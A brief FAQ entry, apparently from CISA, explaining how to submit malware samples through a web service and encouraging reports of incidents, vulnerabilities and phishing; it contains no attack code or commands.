Can I submit malware to CISA? Malware samples can be submitted via the methods below:

- Web: https://www.cisa.gov/resources-tools/services/malware-next-generation-analysis
- For larger files (over 100MB), please reach out to CISA for instructions.

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.

TLP: GREEN